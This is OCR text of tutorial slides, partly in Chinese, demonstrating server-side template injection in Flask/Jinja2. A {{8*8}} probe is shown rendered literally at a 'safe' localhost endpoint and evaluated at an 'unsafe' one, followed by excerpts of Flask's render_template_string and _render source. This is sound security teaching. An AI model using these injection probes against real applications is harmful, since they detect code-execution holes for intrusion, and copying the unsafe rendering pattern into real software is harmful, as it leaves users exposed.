
1

VULNERABLE DEMO


localhost:5000/ssti_safe?exploit={{8
localhost:5000/ssti_safe?exploit={{8*8}}
280%

Hello,{{8*8}}


VULNERABLE DEMO



localhost:5000/ssti_unsafe?exploit={{8*8}}

Hello,64

LOOK INTO SOURCE CODE




```python
def render_template_string(source, **context):
    ctx = _app_ctx_stack.top
    ctx.app.update_template_context(context)
    return _render(ctx.app.jinja_env.from_string(source),
                   context, ctx.app)

```

flask中使用render_template_stirng函数对模板字符串进行渲染

LOOK INTO SOURCE CODE




```python
def _render(template, context, app):
    """Renders the template and fires the signal"""

    before_render_template.send(app, template=template, context=context)
    rv = template.render(context)
    template_rendered.send(app, template=template, context=context)
    return rv
```

render_template_string中调用的_render方法中，调用了jinja中的render方法，并传入了当前应用的上下文

CONTEXT

- Jinja Globals
- Flask Template Globals
- User Defined Variables

